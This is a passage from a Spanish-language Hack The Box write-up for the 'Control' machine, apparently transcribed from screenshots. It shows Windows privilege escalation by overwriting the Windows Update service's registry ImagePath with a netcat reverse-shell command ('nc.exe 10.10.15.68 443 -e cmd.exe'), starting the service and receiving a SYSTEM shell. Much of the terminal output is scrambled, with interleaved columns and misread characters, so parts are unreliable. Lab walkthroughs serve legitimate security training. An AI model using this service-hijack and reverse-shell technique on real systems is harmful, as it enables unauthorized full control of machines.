                                                                          NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB7B
PSPath
                                                                           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB7B
  SParentPath
                                                                          NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF
 PSPath
                                                                           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB208026-8E3E-4F7D-88FD-E7FB0E93CF
PSParentPath
Path
39}
                                                                                NT AUTHORITY\Authenticated Users Allow ReadKey CONTROL\Hector Allow FullControl
        /il-WinRM* PS C:\>
```

Pero lastimosamente este comando nos mandó muchos servicios, después de realizar pruebas con algunos servicios a los que tenemos permisos y no dar resultados, recurrimos de nuevo al foro para ver si encontramos alguna luz y esto nos lleva a un servicio en el que tenemos permisos para modificar la ruta de inicio, así que vamos a probar con este servicio.



Vamos a realiza una modificación de la ruta del binario ejecutado.

```
PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: Wuauserv
                                  WIN32 SHARE PROCESS
        TYPE
                            : 20
        START_TYPE
ERROR_CONTROL
                                  DEMAND START
                                  NORMAL
        BINARY PATH NAME
                              C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD ORDER GROUP
        TAG
        DISPLAY NAME
                              Windows Update
        DEPENDENCIES
                              rpcss
        SERVICE_START_NAME : LocalSystem
                C:\Windows\System32>
```

```
/il-WinRM* PS C:\> mkdir Temp
    Directory: C:\
                                             Length Name
Mode
                     LastWriteTime
               4/25/2020 10:00 PM
                                                     Temp
     -WinRM* PS C:\> cd Temp
-WinRM* PS C:\Temp> upload /root/hackthebox/Control-10.10.10.167/nc.exe
 Evil-WinRM* PS C:\Temp> dir
    Directory: C:\Temp
Mode
                     LastWriteTime
                                             Length Name
               4/25/2020 10:01 PM
                                              43696 nc.exe
  vil-WinRM+ PS C:\Temp>
```

Nos creamos un directorio, donde vamos a subir nuestro nc.exe

Realizamos el procedimiento como vimos en la pagina que visitamos para cambiar el binario y la orden de arranque



Ahora solo nos quedaría poner nuestra máquina a la escucha en el puerto que configuramos e iniciar el proceso para que tome las modificaciones que le realizamos.

```
root@angussMoody:-/hackthebox/Control-10.10.10.10.167# nc -lvp 4
listening on [any] 443 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.15.68] from (UNKNOWN) [10.10.10.167] 51089
Microsoft Windows [Version 10.0.17763.085]
(c) 2018 Microsoft Corporation. All rights reserved.
"Evil-WinRM* PS C:\Temp> cd c:/Windows/System32
*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: Wuauserv
Type
Start_Type
Error_Control
Binary Path Name
                                                            : 20 WIN32 SHARE_PROCESS
: 3 DEMAND_START
: 1 NORMAL
: C:\Windows\system32\svchost.exe -k netsvcs -p
                                                                                                                                                                                            C:\Windows\system32>whoami
                                                                                                                                                                                            nt authority\system
                                                                                                                                                                                           C:\Windows\system32>cd c:/Users/Administrator/Desktop/
cd c:/Users/Administrator/Desktop/
                  LOAD ORDER GROUP
                 TAG
DISPLAY NAME
                                                                0
Windows Update
DISPLAT_NAME: windows update
DEPENDENCIES: rpcss
SERVICE_START_NAME: LocalSystem
"Evil-WinRM" PS C:\windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\temp\nc.exe 10.10.15
.68 443 -e cmd.exe" /f
The operation completed successfully.
                                                                                                                                                                                           c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is CO5D-877F
                                                                                                                                                                                              Directory of c:\Users\Administrator\Desktop
                                                                                                                                                                                           11/08/2019 12:12 PM <DIR> ...
11/08/2019 12:12 PM <DIR> ...
11/01/2019 01:33 PM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 43,498,389,504 bytes free
*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: Wuauserv
                 NAME: WUAUSETV
TYPE
START_TYPE
ERROR_CONTROL
BINARY_PATH_NAME
LOAD_ORDER_GROUP
                                                             : 20 WIN32_SHARE_PROCESS
: 3 DEMAND_START
: 1 NORMAL
                                                                                                                                                                                            c:\Users\Administrator\Desktop>
                                                                 C:\temp\nc.exe 10.10.15.68 443 -e cmd.exe
                 TAG
DISPLAY_NAME
DEPENDENCIES
                                                                 Windows Update
                  DEPENDENCIES : rpcss
SERVICE_START_NAME : LocalSystem
nRM* PS C:\Windows\System32> Start-Service Wuauserv
```

De esta manera encontramos la flag del Root.

Agradecimientos a: @EthCOP



Saludos Fr13ndS HTB





